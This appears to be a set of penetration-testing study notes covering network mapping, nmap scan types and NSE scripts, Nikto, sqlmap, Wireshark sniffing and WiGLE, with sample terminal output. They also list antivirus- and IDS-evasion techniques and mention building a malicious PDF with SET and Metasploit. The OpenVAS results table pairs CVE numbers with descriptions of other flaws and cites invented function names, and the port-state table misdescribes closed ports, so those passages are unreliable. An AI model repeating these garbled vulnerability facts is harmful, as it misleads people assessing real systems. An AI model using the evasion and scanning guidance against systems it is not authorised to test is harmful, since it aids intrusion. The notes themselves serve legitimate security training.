Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT  
Server: ECS (dcb/7F7F)  
X-Cache: HIT  
Content-Length: 1256
```

Mapping the network:

Network mapping is an essential first step in the active reconnaissance phase of the PenTest. This process uses active probing to gather essential information related to the network. Information includes:

- MAC and IP addresses, ports, services, and operating systems
- Device types, virtual machines, and host names
- [Protocols](#) running on the network
- Subnets and how the devices are interconnected.

The team can scan using a tool such as Nmap to create a network map. However, there are other methods to map the network, which include:

- Interrogating ARP caches, routing, and MAC tables
- Using Cisco Discovery Protocol (CDP) neighbor tables
- Sniffing traffic using tools such as tcpdump, Wireshark or tshark

Many mapping tools have additional functionality. They use Windows Management Instrumentation (WMI) or Simple Network Monitoring Protocol (SNMP) to enumerate information from hosts. The tools can gather information such as:

- Hardware and service status
- Interface statistics
- Installed applications and patch levels
- Usernames and groups

Popular network mappers include SolarWinds, Intermapper, WhatsUp Gold, PRTG, Spiceworks, Nmap, and Zenmap

Common general purpose vulnerability scanners:

- [Open Vulnerability Assessment Scanner \(OpenVAS\)](#) is an open-source scanner
- Nexpose Community Edition helps identify, prioritize, and manage organizational risk
- Retina Community is a free scanner for small networks
- Nessus/Tenable is a comprehensive commercial scanner
- Nmap is a powerful security scanner, which can be used alone or by using NSE scripts

The following command will use nmap to discover web servers on the network and then pipe the output to Nikto to run a vulnerability scan


```
nmap -p80,443 10.0.1.0/24 -oG - | nikto.pl -h -
```

Testing can include the following types of scans:

- **Web application scans**—scans web servers and applications for vulnerabilities such as cross-site scripting and SQL injection.
- **Network scans**—evaluate computers and devices on your network for open ports, misconfigurations, weak or missing credentials and unpatched systems
- **Application scans**—specifically target known vulnerabilities on applications
- **Compliance scans**—assess whether or not systems have appropriate security hardening

Detect Defenses

You can detect the presence of a load balancer by using the load balancing detector (lbd) app in Kali Linux



```
kali@kali:~/Desktop
└─(kali@kali):~/Desktop
└─└─ lbd comptia.org

lbd - load balancing detector 0.4 - Checks if a given domain uses lo
ad-balancing.
Written by Stefan Behte (http://
ge.mine.nu)
Proof-of-concept! Might give fal
se positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
Apache/2.4.48 (Ubuntu)
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 16:16:20, 16:16:20, 16:16:21
, 16:16:31, 16:16:31, 16:16:31, 16:16:31, 16:16:31, 16:16:32, 16:16:
32, 16:16:32, 16:16:32, 16:16:32, 16:16:32, 16:16:32, 16:16:33, 16:1
6:33, 16:16:33, 16:16:33, 16:16:33, 16:16:33, 16:16:34, 16:16:34, 16
:16:34, 16:16:34, 16:16:34, 16:16:34, 16:16:34, 16:16:35, 16:16:35,
16:16:35, 16:16:35, 16:16:35, 16:16:35, 16:16:35, 16:16:36, 16:16:36
, 16:16:36, 16:16:36, 16:16:36, 16:16:36, 16:16:36, 16:16:37, 16:16:
37, 16:16:37, 16:16:37, 16:16:37, 16:16:37, 16:16:37, 16:16:38, NOT
FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

comptia.org does NOT use load-balancing.
```

A **Web Application Firewall (WAF)** is designed to protect software running on web servers and their back-end databases from code injection and denial of service attacks

A few examples of how the team can identify a WAF include the following:

- A WAF can give away their existence by adding a personal cookie in the HTTP packets.
- Some WAF products (such as Citrix NetScaler) use a technique called Header alternation, which changes the original response header to confuse the attacker.
- Other WAF will identify themselves by their response, for example you might see the following:
`<title> myDefender blocked your request</title>`.

Another reason a specially crafted packet is able to slip through is because not all firewalls are capable of payload inspection. As a result, you might be able to push malicious code through a firewall over a permitted port. For example, if TCP port 80 is allowed, you could hide a payload in an HTTP header, or simply set the destination port of any malicious TCP packet to port 80. If the firewall is only inspecting the ports and not the payload, it will permit the packet.

In some cases, the packets may have slipped through because the [Access Control List \(ACL\)](#) was not configured correctly.

firewalking is a technique that uses a combination of traceroute and port scanning to discover the details of the internal network available on Kali Linux - creates specially crafted packets to see what traffic can pass through a device

Few methods to avoid antivirus detection:

- Create a metamorphic virus, which transforms as they propagate and makes pattern detection nearly impossible.
- Obfuscate a known signature using a tool such as ObfuscatedEmpire, which is a fork of Empire that has Invoke-Obfuscation baked directly into its functionality.
- Use specialized tools or payloads such as fileless malware that use OS embedded functions that are difficult if not impossible to detect.

Using Social Engineering Toolkit (SET) in Kali Linux along with Metasploit, you can create a malicious payload embedded in a PDF

Utilize Scanning Tools

As shown in the screenshot, we see the details of an OpenVAS scan of Scanme.nmap.org:

The screenshot displays the OpenVAS scan results for Scanme.nmap.org. The summary section shows an overall risk level of High, with a risk rating of High (1), Medium (0), Low (0), and Info (1). The scan information indicates a start time of 2025-06-18 10:32:29 UTC+03, a finish time of 2025-06-18 10:33:43 UTC+03, a scan duration of 07 sec, 7 tests performed, and a scan status of Finished.

The findings section lists vulnerabilities found for Apache Httpd 2.4.7 (port 80/tcp):

Risk level	CVEs	CWE	Summary	Exploit
High	7.5	CVE-2007-3937	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the <code>qq_get_line_auth_jwt()</code> by third party module outside of the authentication phase may lead to authentication requirements being bypassed.	N/A
High	7.5	CVE-2007-3939	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, <code>mod_mime</code> can read one byte past the end of a buffer when sending a malicious Content-Type response header.	N/A
Medium	6.8	CVE-2014-0258	Race condition in the <code>mod_status</code> module in the Apache HTTP Server before 2.4.18 allows remote attackers to cause a denial of service (heap-based buffer overflow), or possibly obtain sensitive credential information or execute arbitrary code, via a crafted request that triggers improper <code>scoreboard</code> handling within the <code>status_handler</code> function in <code>mod_status/mod_status.c</code> , <code>status</code> , and the <code>hsqs_scoreboard_swriter</code> function in <code>mod_status/mod_status.c</code> .	N/A

When crafting packets, you can do the following:


- Set unusual TCP flags to see if a firewall allows the packet.
- Fragment packets so that a malicious signature is not recognized by an IDS.
- Create fragmented packets that cannot be reassembled, which can consume all of a target's CPU time and cause either a system crash or denial of service (DoS).

Some popular packet crafting tools:

- Ostinato, Libcrafter, Yersinia, packETH
- Colasoft Packet Builder, and Bit-Twist

Two other tools to craft and send a malformed packet to your target include [Scapy](#) and [hping/hping3](#).

As shown in the screenshot, hping3 is used in Kali Linux to craft a custom packet:



There are many web application vulnerability scanners available today. Some popular scanners include Archni, Skipfish, Grabber, Wapiti, OWASP ZAP, and Metasploit Pro.

SQLmap an open-source database scanner that searches for and exploits SQL injection attacks - included with Kali Linux

```

kali@kali:~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
└─$ sqlmap -u: scanme.nmap.org

  ____
  |  _ \| | | | | |
  | |_| \| |_| |
  |  __/| | | |
  |_____|_|_|_|

[1.5.3Stable]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 16:06:35 /2021-06-13/

[16:06:35] [INFO] testing connection to the target URL
[16:06:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:06:37] [INFO] testing if the target URL content is stable
[16:06:38] [INFO] target URL content is stable
[16:06:38] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2'

[*] ending @ 16:06:38 /2021-06-13/

(kali@kali)-[~/Desktop]
└─$

```

Cryptographic vulnerabilities:

- **Logjam vulnerability** can weaken the encryption complexity
- **Freak vulnerability** attacks the RSA-export keys and can allow a malicious actor to decrypt the communication stream
- **Poodle vulnerability** alters the way SSL 3.0 handles block cipher mode padding to be able to select content within the SSL session

Nikto vulnerability scanner that can be used to identify known web server vulnerabilities and misconfigurations, identify web applications running on a server, and identify potential known vulnerabilities in those web applications included with Kali Linux

```

kali@kali:~/Desktop
File Actions Edit View Help
advised to rerun with '--forms --crawl=2'

[*] ending @ 16:06:38 /2021-06-13/

(kali@kali)-[~/Desktop]
└─$ nikto -h scanme.nmap.org
- Nikto v2.1.6
-----
+ Target IP: 45.33.32.156
+ Target Hostname: scanme.nmap.org
+ Target Port: 80
+ Start Time: 2021-06-13 16:11:09 (GMT-4)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible directories)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37), Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wiredt.com/sectors.php?id=4990eb0c594d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-32681: /images/ Directory indexing found.
+ OSVDB-2231: icons/README: Apache default file found.

```

Scanning Logical Vulnerabilities

Scan Identified Targets

Discovering network hosts:


A discovery scan is used during reconnaissance to find hosts on a network to reveal potential targets. Commonly called a ping sweep, this scan will use Nmap (or a comparable program), which sends out a series of probes on the LAN to see if any hosts are up and responding.

For example, the PenTest team can issue the command `nmap -sn -v 192.168.1.0/24` on a LAN, to scan for live hosts.



The option `-sn` was known as `-SP` in earlier versions of Nmap.

As shown in the graphic, one of the hosts is up and will respond back to the PenTest team:



Scanning ports:

By default, when completing a ping sweep using Nmap, the application will complete the following:

1. Scan the network for live hosts
2. Run a port scan on any live hosts.

However, if the analyst uses `-sn`, this option will simply print available hosts.

port scanning utility that can probe a host to enumerate the status of TCP and UDP ports

Full scan:

A full scan or TCP connect scan will use a standard TCP three-way handshake. Once the connection is made, the scanner will send a TCP reset (RST) to the server to kill the connection. The scanner then logs the connection and moves on to the next port to attempt to connect to the next service.

A full scan can be used with either TCP or UDP. However, when using UDP, the scan will take considerably longer as the scanner must wait to time out if no response is received on that port.

Stealth scan:

Network devices are tuned to identify malicious activity, such as scanning the network. To avoid detection the team can use a stealth scan. With a stealth scan, the communication is generally one-sided as there is no response expected. As a result, there is a lesser chance of being noticed.

Stealth scans include the following:

- **TCP SYN (or half-open) scan** is the original stealth scan. The scan sends a packet to the target with the SYN flag set. This is called a "half-open" scan because the attacker does not complete the TCP three-way handshake.
- **FIN scan** sends a packet to the target with only the FIN flag set.
- **NULL scan** is a packet sent without any flags set.
- **XMAS Tree scan** sends a packet with the FIN, URG, and PSH flags set and appears to be "lit up like a Christmas Tree."

Within the capture we see the columns listed as follows:

1. The TCP Flags, which in every case are all using the SYN flag.
2. The destination ports, which show the scan moving through each sequential port.

When using a SYN scan, the response will indicate the state as follows:

- If the port is open, the target will return a SYN ACK.
- If the port is closed, the target will return a reset (RST).
- If the target is filtered using a firewall, the packet will be dropped and no response is sent.

When using a XMAS Tree, Null or FIN scan, the response will indicate the state as follows:

- If the port is open, there will be no response.
- If the port is closed, the target will return a reset (RST).
- If the target is filtered using a firewall, the packet will be dropped and no response is sent.


Web servers will generally run on standard TCP port 80 and port 443

non-credentialed scan a scan that uses fewer permissions and many times can only find missing patches or updates

credentialed scan a scan that uses credentials to take a deep dive during the vulnerability scan - more information

API requests:

An API is a set of commands that is used to send and receive data between systems, such as a client and a server. When used, the API provides an additional layer of security as the client never interfaces directly with the server. For example, when someone requests content from a web page, the request is sent from the browser to a remote server's API, as shown in the graphic:



Requesting content from a web server

API vulnerabilities are common. As a result, the PenTest team should search for exposed information such as an API key in the source code, as shown in the graphic:

```
<add key="imagepath" value="780988787655443"/>  
<add key="Merchant_Key" value="93643467236236273"/>  
<add key="salt" value="239875863542"/>  
<add key="action" value="95127959408"/>
```

Application vulnerability testing methods:

- **Static Application Security Testing (SAST)** is done early in the software development life cycle
- **Dynamic Application Security Testing (DAST)** is done after the code is placed in production

Security Content Automation Protocol (SCAP) a NIST framework that outlines various accepted practices for automating vulnerability scanning

Sniffing using Wireshark:

The team can conduct packet analysis on an individual host. However, the view of network traffic is limited as each switchport is its own collision domain. Therefore, if the protocol analyzer is sniffing on a switch, you will only see broadcasts, multicasts, and unicast traffic.

To see all traffic on a switch, the network administrator can use port mirroring or [Switched Port Analysis \(SPAN\)](#). If you need to monitor all traffic on a backbone, you can use a full duplex tap in line with traffic; however, you will most likely need a special adapter.

To effectively monitor network traffic there are a couple of guidelines:

- The sniffer's interface must be in promiscuous mode to gather all traffic.
- If the team is testing a WLAN, the sniffer must be within radio range.

When on a LAN, the team can use Wireshark to passively gather and examine data to discover network hosts by using a variety of protocols.

One such protocol is NetBIOS, which provides a framework for name resolution, registration, and conflict detection on a LAN. Using Wireshark, you can garner host information from traffic passing through the network contained in [NetBIOS name service \(NBNS\)](#) messages. Using the display filter `nbns`, you can drill down into the `nbns` header to discover host information, as shown in the screenshot:

In addition, when assessing traffic on a Windows machine in an [Active Directory \(AD\)](#) environment, we can find user account names found in Kerberos traffic. As shown in the screenshot below, we can see the [Canonical Name \(CName\)](#) string, which is the username that is to be authenticated:

We can also view information from [Dynamic Host Configuration Protocol \(DHCP\)](#) traffic, which dynamically assigns IP addresses to network hosts. When examining DHCP traffic, the analysis will be able to view elements such as the [Client Identifier \(MAC address\)](#), as well as Host Name in plain text.

Nessus one of the best-known commercial vulnerability scanners, produced by Tenable Network Security

Network segmentation:

A network segment is a portion of a network where all attached hosts can communicate freely with one another. In contrast, network segmentation *logically separates* each segment using subnets, Virtual Local Area Networks (VLANs), and or firewalls to isolate each segment from one another. Separating the networks prevents them from being able to communicate with one another.

Address Resolution Protocol (ARP) broadcast mechanism by which the hardware MAC address is matched to an IP address on a local network segment

ARP poisoning a network-based attack where an attacker with access to the target local network segment redirects an IP address to the MAC address of a computer that is not the intended recipient

Gathering ARP traffic will only work on a LAN as ARP is not routable

- Nessus, which has several plugins to enumerate MAC addresses on targets
- Nmap can also gather MAC addresses by using the following command: `nmap -PR -sn <target>`. In this command, `-PR` will do an ARP ping and `-sn` will disable a port scan.
- Arping is a tool found in Kali Linux. Arping will send a series of ARP requests to the target. The target will send an ARP reply in response.

Uncover Wireless Assets

Access points provide a connection between wireless devices and can connect to wired networks

War driving a technique that involves driving around to search for open access points using a Wi-Fi sniffer

Mapping WAP using WiGLE:

WiGLE is considered an OSINT tool to help during the reconnaissance phase of PenTesting.

To get the true functionality of WiGLE, you'll need to create an account. Once you are in the interface, you can do the following:

1. Enter a location, such as a city or specific address
2. Choose an appropriate date range
3. Select an option, for example "Possible Freenet"

Once you have selected a location and set your filters, the interface will be populated with dots. Each dot represents an access point, where you can zoom in to learn more about that AP.


Signal-to-Noise Ratio (SNR) the measurement of a wireless signal level in relation to any background noise

Decibels per Isotropic (dBi) the signal strength of a wireless antenna

When conducting the PenTest, it's best to select an antenna based on the specific needs. For example, the team might select from an 11dBi antenna for long range reconnaissance, or a five dBi antenna for an office. In addition, antennas can also vary in the way they disperse a signal. For example, the antenna can be:

- Directional in the signal coverage is limited to a specified direction.
- Omni-directional transmits a signal in all directions.
- Parabolic which has a curved surface that has a fixed pattern, similar to a laser beam.

The PenTesting team might have a variety of antennas, for different locations, as shown in the graphic:



Analyzing Scanning Results

Discover Nmap and NSE

Nmap has a timing option which can be modified to suit your needs. The timing option is `-T <0 - 5>`, where T0 is the slowest and T5 is the fastest, as described below:

- T0 and T1 are the best options for IDS evasion but are extremely SLOW.
- T2 slows the scan to conserve bandwidth.
- T3 is the default and is the most stable option.
- T4 is the recommended choice for a fast scan that is still relatively stable.
- T5 is the fastest option but can be unstable and should only be used on a network that can handle the speed.

Network devices enforce **rate limiting**, which limits the data flow by either policing or shaping the traffic

Transmission Control Protocol:

TCP is a connection-oriented protocol which can provide more detailed results when scanning. Nmap has a variety of scans that use TCP that include:

- A TCP ACK scan is used to bypass firewall rulesets, determine which ports are filtered, and if a firewall is stateful or not. This scan uses the option: `-sA`.
- A full (or TCP connect) scan will use a standard TCP three-way handshake. This scan uses the option: `-sT`.
- A Christmas tree scan sends a TCP segment with the FIN, PSH, and URG flags raised to bypass a firewall or IDS. This scan uses the option: `-sX`.

The strength of using TCP when scanning is the connection-oriented nature of the protocol, along with the flexibility of the six flags that can be manipulated and used during the scan.

User Datagram Protocol:

Scanning using UDP is also an option. When using a UDP scan, the response will indicate the state as follows:

- If the port is open, the target *might* return a UDP packet which provides proof that the port is open. However, if no response, the port is considered closed or filtered.
- If the port is closed, the target will return an ICMP port unreachable error (type 3, code 3).
- If the target is filtered using a firewall, the target *might* return an ICMP unreachable error (type 3, codes 1, 2, 9, 10, or 13).

The team can run a UDP scan using the option `-sU`. In addition, you can also use version detection `-sV` to help differentiate the truly open ports from the filtered ones.

Scanning using UDP is generally slower and more difficult than running a TCP scan. In addition, open and filtered ports rarely send any response. Because of this, the team may choose not to run a UDP scan.

For either TCP or UDP, the team can define the port(s) to be used during the scan using the following syntax: `-p <port ranges>`. For example:

- To scan port 53, you will use the command `nmap -p 53 192.168.1.1`.
- `nmap -p 110,25,443 192.168.1.1`.

Nmap Scripting Engine (NSE) scripts are a core component of Nmap that allow users to customize activity and automate the scanning process

The team can use NSE scripts to achieve the following:

- Perform advanced network discovery that can include protocol queries and whois lookups.
- Detect versions using complex probes then attempt to brute force the service.
- Determine vulnerabilities by using specially crafted probes then, once detected, attempt to exploit the vulnerability.
- Uncover the existence of malware such as Trojans and backdoors.

To use an Nmap script, type the following: `nmap --script <name of script>`, as shown in the following example:

```
nmap --script=dns-random-srcport
```

Nmap comes preconfigured with a full library of scripts. You can find the scripts in Kali Linux by issuing the following command: `ls -al /usr/share/nmap/scripts/`. As shown in the screenshot, we see a partial list of the Nmap scripts:

```
File Actions Edit View Help
-rw-r--r-- 1 root root 13692 Oct 12 2020 tso-brute.nse
-rw-r--r-- 1 root root 10204 Oct 12 2020 tso-enum.nse
-rw-r--r-- 1 root root 10107 Oct 12 2020 ubiquiti-discovery.nse
-rw-r--r-- 1 root root 895 Oct 12 2020 unittest.nse
-rw-r--r-- 1 root root 3836 Oct 12 2020 unusual-port.nse
-rw-r--r-- 1 root root 1697 Oct 12 2020 upnp-info.nse
-rw-r--r-- 1 root root 1125 Oct 12 2020 uptime-agent-info.nse
-rw-r--r-- 1 root root 4197 Oct 12 2020 url-snarf.nse
-rw-r--r-- 1 root root 25403 Oct 12 2020 ventrilo-info.nse
-rw-r--r-- 1 root root 1190 Oct 12 2020 versant-info.nse
-rw-r--r-- 1 root root 3367 Oct 12 2020 vmauthd-brute.nse
-rw-r--r-- 1 root root 3013 Oct 12 2020 vmware-version.nse
-rw-r--r-- 1 root root 4217 Oct 12 2020 vnc-brute.nse
-rw-r--r-- 1 root root 4348 Oct 12 2020 vnc-info.nse
-rw-r--r-- 1 root root 3039 Oct 12 2020 vnc-title.nse
-rw-r--r-- 1 root root 5559 Oct 12 2020 voldemort-info.nse
-rw-r--r-- 1 root root 10381 Oct 12 2020 vtam-enum.nse
-rw-r--r-- 1 root root 7080 Oct 12 2020 vulners.nse
-rw-r--r-- 1 root root 2553 Oct 12 2020 vuze-dht-info.nse
-rw-r--r-- 1 root root 7789 Oct 12 2020 wdb-version.nse
```

When using the NSE, you can use more than one script in a command, you will just need to use a comma between each script. Additionally, for a more powerful option, you can use the base script identifier and the wildcard option within double quotes, or run all scripts in a specific category as follows:

- Run all scripts related to File Transfer Protocol (FTP) using the wildcard option on the target: `nmap -p 21 --script "ftp-*" <ip address>`.
- Run all scripts in the vulnerabilities (vuln) category on the target: `nmap --script=vuln <ip address>`.

Enumerate Network Hosts

Detecting interesting hosts:

When evaluating the network for vulnerabilities, it's important to gather as many details as possible. Some of the activity that takes place during scanning include:

- **Ping Scans**, which will ping a range of IP addresses to learn which machines are responding.
- **TCP Scans**, which will check for open and listening TCP ports to determine what services are in use.
- **OS Footprinting**, which will identify the operating systems in use on the network.

The basic syntax for Nmap is: `nmap [Scan Type(s)] [Option(s)] <target>`.

Because every network is unique, the team may need to use a variety of scans to get a solid grasp on the environment. By default, Nmap uses the following during host discovery:

- TCP SYN packet to port 443
- TCP ACK packet to port 80
- ICMP type 8 (echo request)
- ICMP type 13 (timestamp request)
- ARP requests to obtain MAC address details

When scanning, the team may need to adjust if they run into problems. For example, if a firewall is blocking the default ICMP pings, the team has other options. For example, they can try the following:

- **TCP ACK Ping** -PA <portlist> This will set the acknowledgement (ACK) flag in the TCP header.
- **UDP Ping** -PU <portlist> This scan uses User Datagram Protocol (UDP).
- **SCTP Initiation Ping** -sY <portlist> This scan uses the Stream Control Transmission Protocol (SCTP), an alternative to using either a TCP or UDP scan to see if a host is alive.
- **TCP SYN Ping** -PS <target> This sends an empty TCP packet with the SYN flag set to whatever port(s) you specify. If you don't indicate a port number, Nmap will try all ports and then display the findings. For example, running the command `nmap -PS scanme.nmap.org`, will result in the following:

```
root@kali: ~/home/kali/Desktop
# nmap -PS scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 19:45 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.36s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:f
e18:bb2f
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    filtered smtp
80/tcp    open  http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
9929/tcp  open  nping-echo
31337/tcp open  Elite
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
```

Port states:

Port State	Description
OPEN	The port is open and responding to probes.
CLOSED	The port is not responding to probes.
FILTERED	The port is blocked by a firewall.
UNFILTERED	The port is <i>accessible</i> ; however, Nmap is unable to determine if the port is open or closed.

During the host discovery phase, the team has some options as follows:

- Skip the discovery phase altogether and treat all hosts as if they are online by using the switch `-Pn`.
- Complete the network discovery *without* doing a port scan using the switch `-sn`.
- Run a script without either a ping or port scan by using the two options `-Pn -sn` together.

Fingerprinting identifying the type and version of an OS by analyzing its responses to network scans

Passive OS fingerprinting gathers network traffic using a packet sniffer such as Wireshark

Active OS fingerprinting actively sends probes to a target and then analyzes the packets that are returned

Actively sending probes:

Active OS fingerprinting actively sends probes to a target and then analyzes the packets that are returned. For example, if we issue the command `nmap -sV scanme.nmap.org`, it will result in the following:

```
root@kali: /home/kali/Desktop
└─# nmap -sV scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-05 10:29 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.10s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:
fe18:bb2f
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
9929/tcp  open  nping-echo  Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.63 seconds
```

Using the -sV option

Using this command will display open ports and determine the service and version running. As shown in the screenshot, Nmap reports the following:

- The target is running several services, which includes http - version is Apache httpd 2.4.7 ((Ubuntu)).
- The target is using a Linux operating system.

Once a response is received from the target, Nmap will analyze the TCP/IP behavior to make a best effort estimate of what OS is in use. Some of the key elements used to determine the OS include:

- **Don't Fragment (DF) bit**—Is the DF bit in the IPv4 header on or off?
- **Window Size (WS)**—What does the OS use as a WS?
- **Time to Live (TTL)**—What is the TTL value set on the outbound packet?

Analyze Output from Scans


Reporting with Nmap:

When viewing the results of a scan, Nmap has several available formats for outputting the results as follows:

- **Interactive output** is a human readable output that you would normally see on the screen when you run a scan. This is the default output, so no switch is needed.
- **XML output** (`-oX`) is a format that can easily be analyzed by security automation tools, converted to HTML, imported into a database, or studied using Zenmap.
- **Grepable output** (`-oG`) creates a grepable friendly file that can be searched using `grep`, `awk`, `cut`, and `diff`.
- **Normal output** (`-oN`) is similar to interactive; however, with this format you can save the results of an Nmap scan to a text file for later analysis.

Using Nmap can provide exceptional results in discovering network devices and related vulnerabilities. Nmap has hundreds of standard commands, along with a full library of scripts, which you can combine and consolidate to achieve a variety of results.

For example, running the command `nmap --script=vuln Scanme.nmap.org` will run all scripts in the category: *vulnerability* and then display the results as shown in the screenshot:



```
root@kali: /home/kali/Desktop
http-enum:
  /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
  /shared/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
ID#: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.
Disclosure date: 2009-09-17
References:
  http://ha.ckers.org/slowloris/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ss
9929/tcp open  nginx-echo
31337/tcp open  Elite
Nmap done: 1 IP address (1 host up) scanned in 362.38 seconds
root@kali: /home/kali/Desktop
```

Interfacing with Zenmap:

Zenmap is the companion product to Nmap that can be used on a variety of platforms, including Windows. Using Zenmap is intuitive, and you can run scans within the application just as you would when using Nmap. When scanning a network, Zenmap can create a visual of the network topology, as shown in the screenshot:



Normal DNS behavior:

A normal DNS transaction occurs when a client sends a query to a DNS server for an IP address. The server will respond with the information on hand. However, if the server doesn't have the IP address, it can ask other servers for the information.

When dealing with DNS there are two servers involved:

- Authoritative nameservers house the records for a namespace and respond to DNS requests.
- Recursive servers hold a copy of the DNS records for the namespace. In addition, if the requested information is not available in the server's cache, the recursive server can ask other servers for information on behalf of the client.

